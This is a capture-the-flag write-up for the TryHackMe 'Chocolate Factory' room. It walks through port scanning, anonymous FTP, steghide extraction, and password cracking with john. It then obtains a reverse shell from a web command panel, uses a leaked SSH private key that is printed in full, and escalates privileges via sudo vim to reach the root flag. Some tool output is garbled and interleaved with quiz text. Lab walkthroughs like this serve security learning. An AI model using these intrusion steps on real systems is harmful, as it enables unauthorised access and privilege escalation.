

Chocolate Factory

Link: <https://tryhackme.com/room/chocolatefactory>



So lets Dive in...

First copy the <Machine IP> in a text file target.txt

Began with a nmap scan..“`#sudo nmap -T4 -sV -sC target.txt`”

And with that we get some interesting results.

```

_ hope you wont drown Augustus"
113/tcp open ident?
_auth-owners: ERROR: Script execution failed (use -d to debug)
_fingerprint-strings:
DNSVersionBindReqTCP, GetRequest, Help, LPDString, NotesRPC, TerminalServerCookie, giop:
[REDACTED] <- You will find the key here!!!
119/tcp open nntp:
_auth-owners: ERROR: Script execution failed (use -d to debug)
_fingerprint-strings:
GenericLines, NULL:
"Welcome to chocolate room!!
_.-----_.
.\x20|. \x20|. \r

```

Just click the link and it seems its downloadable.

Now open and it seems to be a different encoding probably Hex. Lets try reading the file as strings “*#strings downloaded file.txt*”

```

2b8d ...| -VkgXhFf6sAEcAwrc6YR-SZbiuSb8ABXeOuvhcGSQzY=
2b92 000008f0 01 00 02 00 00 00 00 00 45 6e 74 65 72 20 79 6f .....Enter yo
2be0 00000900 75 72 20 6e 61 6d 65 3a 20 00 25 73 00 6c 61 6b ur name: .%s.lak
2c2e 00000910 73 64 68 66 61 73 d0 00 0a 20 63 6f 6e 67 72 61 sdhfas... congra
2c7c 00000920 74 75 6c 61 74 69 6f 6e 73 20 79 6f 75 20 68 61 tulations you ha
2cca 00000930 76 76 54 20 66 6f 75 6e 64 20 74 68 65 20 6b 65 79 ve found the key
2d18 00000940 3a 20 20 20 00 00 00 00 62 27 2d 56 6b 67 58 68 :
2d66 00000950 46 66 36 73 41 45 63 41 77 72 43 36 59 52 2d 53
2db4 00000960 5a 62 69 75 53 62 38 41 42 58 65 51 75 76 68 63
2e02 00000970 47 53 51 7a 59 3d 27 00 0a 20 4b 65 65 70 20 69
2e50 00000980 74 73 20 73 61 66 65 00 42 61 64 20 6e 61 6d 65 ts safe.Bad name
2e9e 00000990 21 00 00 00 01 1b 03 3b 38 00 00 00 06 00 00 00 !.....;8.....
2eec 000009a0 9c fc ff ff 84 00 00 00 fc fc ff ff ac 00 00 00 |.
2f2c ....
2f35 ...| Answer format: ****(*****
2f3a 000009b0 0c fd ff ff 54 00 00 00 16 fe ff ff c4 00 00 00 |.

```

There's also a FTP port open lets play with it...
 “ #ftp target.txt ” and get the file on it.

```

└─$ ftp 10.10.105.160
Connected to 10.10.105.160.
220 (vsFTPd 3.0.3)
Name (10.10.105.160:kali):
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r-- 1 1000 1000 208838 Sep 30 14:31 gum_room.jpg
226 Directory send OK.

```


It seems it is Stego image. Lets check if it has file encoded in it...
 “ #steghide -info gum_room.jpg ” and yep it had some file in it.
 So lets extract it. “ #steghide --extract -sf gum_room.jpg ”

```

└─$ steghide --extract -sf gum_room.jpg
Enter passphrase:
the file "b64.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "b64.txt".

```

Extracted file seems to be some kind of encryption so lets jump to cyberchef (<https://gchq.github.io/CyberChef/>) and upload the file and decrypt it and save output to a file hash.txt



It looks like user and password hashes, So lets crack hash...

“ #sudo john --wordlist=/usr/share/wordlist/rockyou.txt hash.txt ”

```
(kali@kali) - [~/Desktop/THM/ChocoFactory]
$ john --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt,sha512crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:54 1.90% (ETA: 06:26:05) 0g/s 5866p/s 5866c/s 5866C/s aljazeera..TAMAHOME
lie)
lg 0:00:03:06 DONE (20
21-01-21 05:41) 0.0053s Charlie's password?
67g/s 5284p/s 5284c/s
5284C/s colachito..cn124
23
Use the "--show" option
n to display all of th
e cracked passwords re
liably
No answer needed
Session completed
```

Now that's done lets login to webpage using cracked password...

This give us with a dashboard to run commands.


```
ls -la
ls -la
home.jpg home.php image.png index.html index.php.bak key_rev_key validate.php
```

Now lets get a reverse shell on the target. And then stabilize shell.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

www-data@chocolate-factory:/var/tmp$ ls
ls
stableShell.py
www-data@chocolate-factory:/var/tmp$ ^Z
zsh: suspended nc -lvnp 8000

(kali㉿kali)-[~]
$ stty raw -echo;fg
[1] + continued nc -lvnp 8000
ls
stableShell.py
www-data@chocolate-factory:/var/tmp$ cat stableShell.py
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Now lets switch to charlie user...

After lurking around I found some interesting files.

```
www-data@chocolate-factory:/home/charlie$ ls
teleport teleport.pub user.txt
www-data@chocolate-factory:/home/charlie$ cat teleport
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA4adrPc3Uh98RYDrZ8CUBDgWLENUybF601Mk9YQOBDR+gpuRW
1AzL12K35/Mi3Vwtp0NSwmlS7ha4y9sv2kPXv81FomLi1FV2hqlQPLw/unneFwUb
B3zg0v7R0tk155v11D01tsy131pvn0gqg00137112L204y10mmk0H1jK01d1/8Y
fOBwgz6JO1NH1jFJoyIZg2OmEhnSjU1tZ9mSzmQyv3M4AORQo3ZeLb+zbnsJycEE
RaObPlb0dRy3KoN79lt+dh+jSg/dM/TYye5L4wIDAQABAoIBAD2TzjQDYyfgu4Ej
Di32Kx+Ea7qgMy5XebfQYquCpUjLhK+GSBt9knKoQb9OHgmCCgNG3+K1kzfdg3g9
zAUUn1kxDxFx2d6ex2rJMqdSpGkrsx5HwlsaUOoWATpkkFJt3TcSNlITquQVDe4tF
kR7MGsagAwRnlmoCvQ71NpYcqDDNf6jKnX5Sk83R5bVAAjV6ktZ9uEN8NItM/ppZ
j4PM6/IIPw2jQ8WzUoi/JG7aXJnBE4bm53qo2B4oVu3PihZ7tKkLZq3Oclrrkbn2
EY0ndcECgYEA/29MMD3FEYcMCy+KQfEU2h9manqQmRMDDaBHkajq20KvGvnT1U/T
RcbPNBaQMoSj6YrVhvgY3xtEdEHhBJO5qnq8TsLaSovQ2xDifaGTaLaWgswc0biF
uAKE2uKcpVCTSewbJyNewwTl1jhV9mMyn/piAtR1GXkzeyZ9/muZdtesCgYEA4idA
KuEj2FE7M+MM/+ZeiZvLjKSNbiYYUPuDcsoWYxQCp0q8HmtjyAQizKo6D1XIPCCQ
RZSvmU1T3nk9MoTgDjKNO1xxbF2N7ihnbKjHjOffod+zKnQbvzIDa4Q2owpeHZL19
znQV98mrRaYDb5YsaEj0YoKfb8xhZJPYeb+v6+kCgYAZwE+vAVsvtCyrqARJN5PB
la7Oh0Kym+8P3Zu5fI0Iw8VBc/Q+KggDnNjgzvGE1kisD7oNHFKMmYQimEtve7GB
FVSMoCo/n67H5TTgM3zX7qhn0UoKfo7EiUR5iKUAkYpfxnTKUk+IW6ME2vfJgsBg
82DuYpjuItPHAdRsellYnWKBgH77Rv5M19HYGoPR0vTEpwRhI/N+WaM1ZLXj4zTK
37MAAz9nqSTza31dRSTh1+NAq00HjTpkeAx97L+YF5KMJT0xMqTIDS+pgA3fRamv
ySQ9XJwpuSFEgC0b7cc73wT5QPdmqwyB1WxOKfMxVUcXybW/9FoQpmFipHsuBjb
Qxg31N2/1dnebKK51Ed2qFP1WLQUJqyp05TznXQ/tv00uw/80cy5XNMFvwn/BqQm
```


ssh to charlie with the private RSA key and get user flag.

After some linux enumeration using (<https://github.com/rebootuser/LinEnum>) or (<https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS>) it was found there is a sudo pwnage.

```

~ Task 2 ○ ChallengesVIM - Vi IMproved
~
~ version 8.0.1453
~ Answer the following questions by vi Bram Moolenaar et al.
~ Modified by ppkg-vim-maintainers@lists.alianth.debian.o
~ Vim is open source and freely distributable
~ Enter the key you found!
~ Sponsor Vim development!
~ type :help sponsor<Enter> for information
~
~ type :q<Enter> to exit
~ type :help<Enter> or <F1> for on-line help
~ type :help version8<Enter> for version info
~
~
~ change user to charlie
~
~ No answer needed
~
~ :shell
~ # ls All
~ shell shell.sh teleport teleport.pub user.txt
~ # cat /root/root.txt
~ cat: /root/root.txt: No such file or directory
~ # cd /root
~ # ls
~ root.py
~ Enter the root flag

```

 **Fernet (Decode)**

[Back] Fernet is a symmetric encryption method which makes sure that the message encrypted cannot be manipulated/read without the key. It uses URL safe encoding for the keys. Fernet uses 128-bit AES in CBC mode and PKCS7 padding, with HMAC using SHA256 for authentication. The IV is created from os.random(). This page decodes the token. Generate a token here: [\[Fernet\]](#)

Token:

gAAAAABfdb52eejI1EaE9ttPY8ckMMFHTIw5lAmAWMy8yEdGPhnm9_H_yQikhr-bPy09-NVQn81F_PDXyTo-T7CpmrFfoVRWzlm0OoffAsUM7KIO_xbIQkQojwf_unpPAAKyJQDHNvQaJ'

Key:

Determine

Decoded: flag

Date created: Thu Oct 1 11:33:10 2020

Current time: Thu Jan 21 14:55:05 2021

====Analysis====

Decoded data:
8000000005f75be7679e8c8944684f6db4f63c72430c7c74c8c3995a98058cbbcc847463e19e6f7f1ffc908a4851f9b3f2d3df8d5509fc945fcf0d7c93a3e4fb0a99ab15fa15456ce59b439f7c0b1433b2883bfc5b210910a23c1ffee9e93c000ac894031cddb0689

Version: 80

Date created: 000000005f75be76

IV: 79e8c8944684f6db4f63c72430c7c74c

Cipher: 8c3995a98058cbbcc847463e19e6f7f1ffc908a4851f9b3f2d3df8d5509fc945fcf0d7c93a3e4fb0a99ab15fa15456ce

HMAC: 59b439f7c0b1433b2883bfc5b210910a23c1ffee9e93c000ac894031cddb0689

====Converted====

IV: 79e8c8944684f6db4f63c72430c7c74c

Time stamp: 1601551990

Date created: Thu Oct 1 11:33:10 2020

PS: was unable to make that python script run successful, I got an alternative way to decode it (Online Fernet Decoder).

And with that Chocolate factory is Owned...

